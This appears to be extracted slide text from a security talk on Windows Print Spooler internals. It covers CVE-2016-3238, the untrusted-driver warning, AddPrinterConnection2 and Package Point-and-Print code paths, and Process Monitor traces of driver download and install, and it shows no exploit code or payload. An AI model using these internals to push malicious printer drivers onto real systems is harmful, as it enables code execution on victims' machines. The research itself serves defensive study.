


# Purpose of Warning Dialog

- What If the Printer Driver is Malicious?
  - CVE-2016-3238
  - Windows Print Spooler Remote Code Execution
  - A remote code execution vulnerability exists when the Windows Print Spooler service does not properly validate print drivers while installing a printer from servers.
- “The update addresses the vulnerability by issuing a warning to users who attempt to install untrusted printer drivers”





# AddPrinterConnection2 Internals



# AddPrinterConnection2 Internals

- **ERROR\_PRINTER\_DRIVER\_DOWNLOAD\_NEEDED**
  - 0x0000BB9
- **winspool!DownloadAndInstallLegacyDriver**
  - **ntprint!PSetupDownloadAndInstallLegacyDriver**
    - **ntprint!DisplayWarningForDownloadDriver**
    - **ntprint!DownloadAndInstallLegacyDriver**

# Point-and-Print or Package Point-And-Print?





# Capture the Driver Download

3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Desired Access: G...
3:24:5...	spoolsv.exe	2116	SetPipeInformat...	SUCCESS	\\192.168.234.133\pipe\spoolss	
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSUI.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT.HLP	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT.NTF	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Offset: 0, Length: 6...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\en-US\PSCRIPT5...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\en\PSCRIPT5.DL...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSUI.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSUI.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSUI.DLL	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSUI.DLL	Offset: 1,048,576, ...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\en-US\PS5UI.DL...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\en\PS5UI.DLL.mui	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\en-US\PS5UI.DL...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDDBA-C515-4FAB-ABC8-E5CE2A393E80}\en\PS5UI.DLL.mui	Desired Access: G...

# Capture the Driver Install

3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Desired Access: Generic Write, Read Attributes, Disposition: Overwrite, Options: Sequential...
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 0, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 0, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 4,096, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 4,096, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 8,192, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 8,192, Length: 4,096
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 12,288, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 12,288, Length: 4,096
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 16,384, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 16,384, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 20,480, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 20,480, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 24,576, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 24,576, Length: 4,096
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 28,672, Length: 3,064
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 28,672, Length: 3,064
3:24:5...	spoolsv.exe	2116	ReadFile	END OF FILE	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 31,736, Length: 4,096
3:24:5...	spoolsv.exe	2116	SetBasicInform...	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	CreationTime: 7/15/2020 8:52:53 PM, LastAccessTime: 7/15/2020 8:52:54 PM, LastWriteTi...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Desired Access: Read Attributes, Delete, Synchronize, Disposition: Open, Options: Synchrono...
3:24:5...	spoolsv.exe	2116	QueryAttributeT...	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Attributes: A, ReparseTag: 0x0
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3	Desired Access: Write Data/Add File, Synchronize, Disposition: Open, Options: , Attributes: n/...
3:24:5...	spoolsv.exe	2116	SetRenameInfo...	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	ReplaceIfExists: True, FileName: C:\Windows\System32\spool\drivers\x64\3\CUTEPDFW.P...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
3:24:5...	spoolsv.exe	2116	QueryDirectory	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT.HLP	Filter: PSCRIPT.HLP, 1: PSCRIPT.HLP
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
3:24:5...	spoolsv.exe	2116	QueryDirectory	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\PSCRIPT.HLP	Filter: PSCRIPT.HLP, 1: PSCRIPT.HLP
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
3:24:5...	spoolsv.exe	2116	QueryDirectory	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT.NTF	Filter: PSCRIPT.NTF, 1: PSCRIPT.NTF

# It's Point-And-Print!

How to enable **Package Point-And-Print** mechanism?



# spoolsv!RpcAddPrinterConnection2

spoolsv!RpcAddPrinterConnection2



win32spl!TPrintOpen::CreateLocalPrinter


win32spl!TPrintOpen::AcquireV3DriverAndAddPrinter

win32spl!TDriverInstall::DeterminateInstallType

**win32spl!TDriverInstall::CheckPackagePointAndPrint**

# win32spl!TDriverInstall::CheckPackagePointAndPrint

```
if (v5 >= 0) {  
    v14 = *v1;  
    if (*(_BYTE *) (v14 + 0xA8) & 1) {  
        v5 = TDriverInstall::DownloadAndImportDriverPackages (v2,  
(struct _DRIVER_INFO_8W *) v14);  
    }  
}
```



# Get Object

## Print Client

```
win32spl!NCSRCo  
nnect::TConnect  
ion::RemoteGetP  
rinterDriver
```

RPC  
Get Object

## Print Server

```
spoolsv!TRemote  
Winspool::RpcAs  
yncGetPrinterDr  
iver
```

# DRIVER\_INFO\_8W Structure

```
+0x000 cVersion           : Uint4B
+0x008 pName             : Ptr64 Wchar
+0x010 pEnvironment     : Ptr64 Wchar
+0x018 pDriverPath      : Ptr64 Wchar
+0x020 pDataFile        : Ptr64 Wchar
+0x028 pConfigFile      : Ptr64 Wchar
+0x030 pHelpFile        : Ptr64 Wchar
+0x038 pDependentFiles  : Ptr64 Wchar
+0x040 pMonitorName     : Ptr64 Wchar
+0x048 pDefaultDataType : Ptr64 Wchar
+0x050 pszzPreviousNames : Ptr64 Wchar
+0x058 ftDriverDate     : FILETIME
+0x060 dwlDriverVersion : Uint8B
+0x068 pszMfgName       : Ptr64 Wchar
+0x070 pszOEMUrl        : Ptr64 Wchar
+0x078 pszHardwareID    : Ptr64 Wchar
+0x080 pszProvider      : Ptr64 Wchar
+0x088 pszPrintProcessor : Ptr64 Wchar
+0x090 pszVendorSetup   : Ptr64 Wchar
+0x098 pszzColorProfiles : Ptr64 Wchar
+0x0a0 pszInfPath       : Ptr64 Wchar
+0x0a8 dwPrinterDriverAttributes : Uint4B
+0x0b0 pszzCoreDriverDependencies : Ptr64 Wchar
+0x0b8 ftMinInboxDriverVerDate : FILETIME
+0x0c0 dwlMinInboxDriverVerVersion : Uint8B
```


# PrinterDriverAttributes

```
#define PRINTER_DRIVER_PACKAGE_AWARE 0x00000001
#define PRINTER_DRIVER_XPS 0x00000002
#define PRINTER_DRIVER_SANDBOX_ENABLED 0x00000004
#define PRINTER_DRIVER_CLASS 0x00000008
#define PRINTER_DRIVER_DERIVED 0x00000010
#define PRINTER_DRIVER_NOT_SHAREABLE 0x00000020
#define PRINTER_DRIVER_CATEGORY_FAX 0x00000040
#define PRINTER_DRIVER_CATEGORY_FILE 0x00000080
#define PRINTER_DRIVER_CATEGORY_VIRTUAL 0x00000100
#define PRINTER_DRIVER_CATEGORY_SERVICE 0x00000200
#define PRINTER_DRIVER_SOFT_RESET_REQUIRED 0x00000400
#define PRINTER_DRIVER_SANDBOX_DISABLED 0x00000800
#define PRINTER_DRIVER_CATEGORY_3D 0x00001000
#define PRINTER_DRIVER_CATEGORY_CLOUD 0x00002000
```




# Driver Package

- A collection of the files needed to successfully load a driver
  - device information file (.inf)
  - catalog file
  - all the files copied by .inf file



# Where to Get PCC (Package Cabinet)



PC > Local Disk (C:) > Windows > System32 > spool > drivers > x64 > PCC > Search PCC

Name	Date modified	Type	Size
ntprint.inf_amd64_07e03d34435d8940.cab	7/16/2020 11:35 AM	Cabinet File	3,829 KB
prnms001.inf_amd64_8ed8ca94fd954adb.cab	7/16/2020 11:35 AM	Cabinet File	11 KB
prnms002.inf_amd64_7195f31f5acda8f4.cab	7/16/2020 11:35 AM	Cabinet File	2,310 KB
prnms003.inf_amd64_85c8869cca48951c.cab	7/16/2020 11:35 AM	Cabinet File	1,302 KB
prnms009.inf_amd64_0ab2e212e0139e8c.cab	7/16/2020 11:35 AM	Cabinet File	11 KB

InfPath:

C:\Windows\System32\DriverStore\FileRepository\prnms003.inf\_amd64\_85c8869cca48951c\prnms003.inf

PackagePath:

